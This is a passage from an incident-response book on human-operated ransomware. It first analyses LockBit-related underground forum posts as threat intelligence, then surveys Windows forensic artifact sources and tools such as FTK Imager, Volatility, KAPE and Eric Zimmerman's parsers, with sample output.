Translated: Usually, everyone uses Rclone with an account on mega.nz or pcloud or any other convenient cloud, but some affiliate programs have their own stealer that takes over this task, relieving adverts from the cloud routine.

LockBitSupp

Figure 6.7 – A post by LockBitSupp

In the post, the threat actor describes a common process leveraged by ransomware affiliates to exfiltrate data from a compromised network. According to the actor, affiliates usually use Rclone and accounts from common cloud storage providers, such as **MEGA** and **pCloud**.

At the same time, the threat actor notes that some RaaS programs offer custom stealers for data exfiltration.

In fact, they are just trying to advertise **StealBit**, a custom exfiltration tool offered to LockBit ransomware affiliates.

Another post by the same threat actor is devoted to disabling antivirus software enterprise-wide, as we can see here:

Отключение AB по всей сети
Translated: Disconnecting AB across the entire network

exploit.in   16.06.2021 −17.06.2021   7   14

Например через GPO
Translated: For example via GPO

LockBitSupp

Figure 6.8 – A post by LockBitSupp

Abusing **Group Policy Objects** (**GPOs**) is indeed a very common way of executing various scripts enterprise-wide and not just disabling security products. Interestingly enough, the LockBit ransomware itself has a built-in capability to abuse GPOs to distribute itself through the enterprise network.

The last post we are going to look at is a post by one of LockBit ransomware's affiliates under the moniker *uhodiransomwar*, which we can see here:

Figure 6.9 – A post by uhodiransomwar

In this thread, the threat actor shares a list of compromised Pulse Secure VPN servers, so other ransomware affiliates can use them for gaining initial access to networks. Most likely, the servers were vulnerable to *CVE-2019-11510*, which allowed the threat actor to obtain legitimate credentials via arbitrary file reading.

As you can see, there are a lot of opportunities to collect actionable CTI that could be of great help in your ransomware IR engagements.

Summary

In this chapter, we have looked at various sources of ransomware-related CTI. We've analyzed a couple of open source reports and extracted valuable pieces of data to allow us to reconstruct various parts of the attack life cycle and transform them into CTI.

We've learned how to analyze social media to extract pieces of cyber threat data shared by representatives of the cyber security community.

Finally, we've looked deep into underground forums and learned how to receive CTI directly from the adversary—ransomware affiliates.

Now, as you've already learned a lot about human-operated ransomware attacks and have a clear understanding of how such attacks actually work, you are ready to dive into the process of investigation.

In the next chapter, we'll look at the main sources of digital forensic artifacts that allow incident responders to reconstruct a human-operated ransomware attack and understand what exactly was done during its life cycle.

Section 3: Practical Incident Response

This part will provide you with lots of practical examples related to the investigation of modern human-operated ransomware attacks and introduce you to the Unified Ransomware Kill Chain.

This section comprises the following chapters:

7
Digital Forensic Artifacts and Their Main Sources

We've already learned a lot about human-operated ransomware attacks in general – common tactics, techniques, and procedures leveraged by threat actors, as well as how to collect actionable cyber threat intelligence to speed up our investigations. So, it's high time we focused on the investigation itself.

If you are reading this book, I'm almost sure you've heard about Locard's exchange principle. Want a reminder? Well, alright – the principle is *that the perpetrator of a crime will bring something into the crime scene and leave with something from it, and that both can be used as forensic evidence.* Sounds familiar, right?

We can bring this principle to our real-life experience and observe that ransomware affiliates bring their tools, including the ransomware itself, and most likely exfiltrate a good amount of sensitive data.

We already know that the human-operated ransomware attack life cycle is quite complex, so how can we determine which techniques were used by the threat actors at various stages? The answer is – digital forensics!

In this chapter, we'll look at various sources of digital forensic artifacts, which can help incident responders to reconstruct a ransomware attack. Digital forensics allows us to uncover, discover, and recover data points that can help mitigate a cyber attack or risk.

We'll focus on the following sources:

- Volatile memory collection and analysis

- Non-volatile data collection

- Master file table

- Prefetch files

- LNK files

- Jump lists

- System Resource Usage Monitor

- Web browsers

- Windows Registry

- Windows event logs

- Other log sources

Volatile memory collection and analysis

As many threat actors leverage various *living-off-the-land* techniques, volatile memory analysis may provide key artifacts an incident responder needs to properly reconstruct techniques. Such techniques can sometimes help threat actors to fly under the radar of the security stack.

As volatile data is commonly stored within the **Random Access Memory** (**RAM**) of a device, usually it involves leveraging memory dumping techniques.

There are a bunch of tools that can be used to dump volatile memory. Here are some of them:

- AccessData FTK Imager (`https://accessdata.com/product-download/ftk-imager-version-4-5`)

- Belkasoft RAM Capturer (`https://belkasoft.com/ram-capturer`)

- Magnet RAM Capturer (`https://www.magnetforensics.com/resources/magnet-ram-capture/`)

The main thing you must remember is to never copy acquisition tools and the resulting memory dump to the same device you are dumping it from. Use an external drive or a network share. Why? Because you can easily overwrite potential sources of digital evidence!

Here's an example of memory acquisition with help of AccessData FTK Imager:

Figure 7.1 – Acquiring memory with AccessData FTK Imager

Once you created a memory dump, it's ready to be analyzed. A very common tool for memory dumps analysis is Volatility – an open source framework for memory forensics.

Currently, there are two versions of the tool:

- Volatility 2 (`https://www.volatilityfoundation.org/releases`)

- Volatility 3 (`https://www.volatilityfoundation.org/releases-vol3`)

Both versions require at least some command shell skills, but as both of them have robust documentation, a bit of practice may help you to overcome any skills shortage quickly.

Another tool worth mentioning is **Volatility Workbench** by PassMark software, which is actually a **Graphical User Interface** (**GUI**) for Volatility. So, if you don't like command shell for some reason, this tool may be a good alternative:

Figure 7.2 – Running the Volatility plugin via PassMark Volatility Workbench

Memory dump analysis may reveal a lot of attack-related artifacts, which may be later transformed into valuable IoCs, so the threats can be detected enterprise-wide.

There are versions of PassMark Volatility Workbench for both Volatility 2 and Volatility 3. Both versions can be downloaded from `https://www.osforensics.com/tools/volatility-workbench.html`.

Of course, in some cases, dumping memory may not be the best idea. In the beginning, you may not be sure which hosts to focus on and dumping memory for further analysis from hundreds of machines may be a very time-consuming and ineffective strategy.

There are tools that enable an incident responder to perform live analysis. Do you remember Process Hacker? Yes, this same tool can be leveraged by defenders to triage volatile data, including running processes, their command lines, and, of course, network connections, just to name a few. Here's an example of using Process Hacker for live analysis:

Figure 7.3 – Triaging running processes with Process Hacker

Process Hacker is available for download at `https://processhacker.sourceforge.io/downloads.php`.

It may be surprising, but volatile memory artifacts may be found not only in memory dumps. There are a few system files containing memory remnants as well:

- `pagefile.sys` – This file is located in the root of the system drive (usually `C:\`) and is used to store page-size blocks of memory, which are not used currently, so it extends the size of physical memory using the drive space. This file can't be analyzed using Volatility, but still there are tools capable of aiding incident responders with analysis, for example, `page_brute` (`https://github.com/matonis/page_brute`).

- `hiberfil.sys` – This is a Windows hibernation file, which is stored in the system root as well and is used to save the machine state in case of hibernation. This file can be converted using the `imagecopy` Volatility plugin, and then analyzed like a regular memory dump using the same tool.

As we have started to talk about filesystem artifacts, let's move forward and look at how this can help us to investigate human-operated ransomware attacks. But first, let's learn how to collect non-volatile data – the data that will be available even if the system is powered down.

Non-volatile data collection

Before we dive into the various sources of non-volatile data sources, let's learn how to collect data sources. Of course, you must have heard about forensic images – bit stream copies of digital media. Yes, in some cases, we still create such copies; for example, for the initially compromised host, which may contain lots of various artifacts related to the threat actors' activities. Such images may be created with AccessData FTK Imager:

Figure 7.4 – Creating a bit stream image with AccessData FTK Imager

But, in many cases, you have quite a lot of compromised hosts, so creating images of every system may be quite a daunting task. Instead, you may want to create a triage image – it will contain a number of files as well as some additional data, such as information on network connections.

A pretty good tool for collecting triage data is Live Response Collection (`https://www.`
`brimorlabs.com/Tools/LiveResponseCollection-Cedarpelta.zip`) by
Brian Moran:

Figure 7.5 – Creating a triage image with Live Response Collection

An interesting fact is that you can collect not only the triage data with this tool, but also
acquire memory and even create bit stream images! Just don't forget to run it from an
external drive or a network share.

However, even such an approach may not be acceptable, and you may need data collection that is even more targeted. Here comes **Kroll Artifact Parser and Extractor** (**KAPE**) – it allows incident responders to perform very targeted and lightweight collections. Since it has both GUI and command-line versions, it can easily run even enterprise-wide:

Figure 7.6 – Targeted collection with KAPE

What's more, KAPE isn't about collection only, you can also use it for processing automation! There are agent-based solutions as well that are capable of performing live data collection, including open source. A good example is Velociraptor (`https://github.com/Velocidex/velociraptor`).

Many EDR/XDR solutions also have the capability to collect forensic artifacts. For example, let's look at the data collection options of Group-IB Threat Hunting Framework Huntpoint:

Data for forensic analysis

○ **Basic and debug data only**
Basic data includes lists of autoruns, net connections, pipes, processes, services, tasks, and updates as well as amcache file.

◉ **Extended**
Includes basic and debug data

- 🔵 Prefetch folder
- 🔵 %TEMP% folder
- 🔵 Browsers History
- 🔵 Windows Event Logs
- 🔵 Registry hives
- 🔵 NTFS Master File Table
- 🔵 NTFS USN Journal
- 🔵 NTFS $LogFile
- ⚪ UEFI dump

You can download that type of data only once a 24-hours

- ⚪ Crash Dumps
- ⚪ Hibernation File
- ⚪ Pagefile
- ⚪ Memory Dump

Cancel   Request

Figure 7.7 – Forensic data collection options of Group-IB Threat Hunting Framework Huntpoint

EDR/XDR solutions themselves can be very good sources of forensic artifacts, as they constantly collect information about running processes, network connections, file and registry modifications, and so on. As you can see, there are quite a few options and approaches for both volatile and non-volatile data collection. Let's move forward and look at various digital forensic artifacts sources.

Master file table

A filesystem contains a lot of different artifacts that can help us in our investigation process. Furthermore, Windows Registry and various logs are also part of the filesystem, but as they are quite complex, we're going to look at them separately.

The most common filesystem type you'll face during your ransomware attacks investigations is the **New Technology File System** (**NTFS**). Currently, this is the most common filesystem for Windows, which as you already know, is the main target of ransomware affiliates. Despite the fact that there is an increased interest in Linux systems, usually the threat actors get there through Windows infrastructure compromise, so we'll focus on this operating system.

As incident responders, we're very interested in metadata analysis, so let's dive into one of the core components of NTFS – the **Master File Table** (**MFT**). It contains information about filenames, locations, sizes, and, of course, their timestamps. We can use the information extracted from an MFT to build timelines that can help us recover information about the files that were created and even used by the threat actors.

This information can be extracted from `$MFT` metafile. Metafiles, including the file in question, that is, `$MFT`, can be extracted using various digital forensic tools. An example of such a tool is AccessData FTK Imager:

$AttrDef	3	Regular File	21.12.2018 14:20:30
$BadClus	0	Regular File	21.12.2018 14:20:30
$Bitmap	14 738	Regular File	21.12.2018 14:20:30
$Boot	8	Regular File	21.12.2018 14:20:30
$I30	8	NTFS Index ...	27.10.2021 5:20:56
$LogFile	65 536	Regular File	21.12.2018 14:20:30
$MFT	987 392	Regular File	21.12.2018 14:20:30
$MFTMirr	4	Regular File	21.12.2018 14:20:30
$Secure	1	Regular File	21.12.2018 14:20:30
$TXF_DATA	1	NTFS Logg...	27.10.2021 5:20:56
$UpCase	128	Regular File	21.12.2018 14:20:30
$Volume	0	Regular File	21.12.2018 14:20:30

Figure 7.8 – $MFT and other NTFS metafiles as seen in AccessData FTK Imager

I'm not going to bore you with NTFS internals, as there are a lot of good sources of this information. So, if you are interested in an in-depth understanding, just refer to them. A good example is *File System Forensic Analysis* by Brian Carrier: `https://www.amazon.com/System-Forensic-Analysis-Brian-Carrier/dp/0321268172`.

Now, what's next after you have extracted the `$MFT metafile`? There are two ways – browse it directly, or first parse it and then analyze the parsed data.

This is where I should start referencing Eric Zimmerman – 2019 Digital Forensic Investigator of the Year and SANS Instructor – and his award-winning set of free tools for digital forensic analysis. The tools are available at `https://ericzimmerman.github.io/#!index.md`.

If you prefer to browse `$MFT` directly, there's an option for you – **MFTExplorer**. Unfortunately, such browsers are not very fast, so I would recommend parsing it first. Of course, there's a tool for this as well – **MFTECmd**.

Using this tool, you can easily convert data from `$MFT` to an easily readable **Comma-Separated Values** (**CSV**) file, which is ready to be analyzed with any of your favorite tools, such as Microsoft Excel. Another tool you can use is in Eric Zimmerman's toolkit – **Timeline Explorer**. Here's an example of how parsed `$MFT` file looks in Timeline Explorer:

Figure 7.9 – Parsed $MFT opened in Timeline Explorer

Timeline Explorer can help you to choose the columns you want to focus on. It also has robust filtering capabilities, so you can easily reduce the noise.

There are many useful sources of artifacts the Windows operating system can offer an incident responder. Let's start with those helping us collect evidence of execution. We'll discuss prefetch files first.

Prefetch files

Prefetch files are located under `C:\Window\Prefetch` and are used to increase system performance by preloading code pages of commonly used applications.

These files have a `.pf` extension and contain program execution timestamps and the number of runs, as well as a referenced folders and files list.

Prefetch files can be parsed with `PECmd`:

```
PECmd version 1.4.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/PECmd

Command line: -f C:\Windows\Prefetch\CMD.EXE-8E75B5BB.pf

Keywords: temp, tmp

Processing 'C:\Windows\Prefetch\CMD.EXE-8E75B5BB.pf'

Created on: 2021-10-31 12:01:38
Modified on: 2021-10-31 12:03:16
Last accessed on: 2021-10-31 12:08:07

Executable name: CMD.EXE
Hash: 8E75B5BB
File size (bytes): 11 956
Version: Windows 10

Run count: 2
Last run: 2021-10-31 12:03:06
Other run times: 2021-10-31 12:01:28
```

Figure 7.10 – A part of PECmd output

Of course, prefetch files are not the only source of evidence of execution and more will be discussed in the *Windows Registry* and *Windows event logs* sections.

Now let's look at some artifacts of file access – LNK files and jump lists.

LNK files

LNK files are automatically created by the Windows operating system once a user (or an attacker) opens a local or a remote file. These files can be found under the following locations:

- `C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\`
- `C:\%USERPROFILE%\AppData\Roaming\Microsoft\Office\Recent\`

Among other data, such files contain the timestamps both for the LNK itself and the file it points to. It is the file that was opened (and may be deleted already, by the way).

Again, there's a tool for parsing such files, `LECmd`:

```
LECmd version 1.4.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f C:\Users\Alien\AppData\Roaming\Microsoft\Windows\Recent\lsass.DMP.lnk

Processing 'C:\Users\Alien\AppData\Roaming\Microsoft\Windows\Recent\lsass.DMP.lnk'

Source file: C:\Users\Alien\AppData\Roaming\Microsoft\Windows\Recent\lsass.DMP.lnk
  Source created:  2021-09-29 11:11:06
  Source modified: 2021-09-29 11:11:06
  Source accessed: 2021-10-31 12:30:07

--- Header ---
  Target created:  2021-09-29 11:10:17
  Target modified: 2021-09-29 11:10:26
  Target accessed: 2021-09-29 11:11:06

  File size: 45 191 417
```

Figure 7.11 – A part of LECmd output

As you can see in the screenshot, here we have evidence that the threat actors dumped LSASS – a very common technique for credentials access.

Let's look at another similar filesystem source of digital forensic artifacts – jump lists.

Jump lists

Jump lists are a feature of the Windows taskbar that allow users to see a list of recently accessed items. Of course, this feature can also be used by digital forensic analysts and incident responders to examine the list of recently accessed files.

These files can be found at `C:\%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations`.

There's a GUI tool for browsing the contents of such files – JumpList Explorer:

Figure 7.12 – Browsing jump lists with JumpList Explorer

As you can see in the preceding screenshot, jump lists contain information not only about accessed files, but also, for example, about hosts accessed via RDP! It's extremely useful when we are investigating lateral movement.

But what about data exfiltration? Let's look at **System Resource Usage Monitor** (**SRUM**)!

SRUM

This Windows feature is used to monitor system performance and can provide an incident responder with information on how much data was sent/received per application per hour, which is crucial for data exfiltration investigations.

The database with SRUM data is located at `C:\Windows\System32\SRU`.

To parse it properly, you may also need the `SOFTWARE` registry file, located under `C:\Windows\System32\config`.

Both of these files can be parsed with help of **SrumECmd**. The resulting files can be browsed with **Timeline Explorer**:

Figure 7.13 – Browsing parsed SRUM data with Timeline Explorer

What else do threat actors use for data exfiltration and lateral tool transfer? Web browsers, of course!

Web browsers

Web browsers are commonly used both by regular users, who are potential victims of spear-phishing attacks, and threat actors, who usually use them for downloading additional tooling and data exfiltration.

Let's focus on three main browsers – Microsoft Edge, Google Chrome, and Mozilla Firefox.

The main source of browser-related evidence is, of course, the history. Browsing history analysis may reveal locations from which the ransomware affiliates downloaded their tooling or, for example, uploaded collected data. Usually, this data is stored in SQLite databases, which can be found here:

- **Microsoft Edge**: `C:\Users\%USERNAME%\AppData\Local\Microsoft\Edge\User Data\Default\History`

- **Google Chrome**: `C:\Users\%USERNAME%\AppData\Local\Google\Chrome\User Data\Default\History`

- **Mozilla Firefox**: `C:\Users\%USERPNAME%\AppData\Roaming\Mozilla\Firefox\Profiles\<random text>.default\places.sqlite`

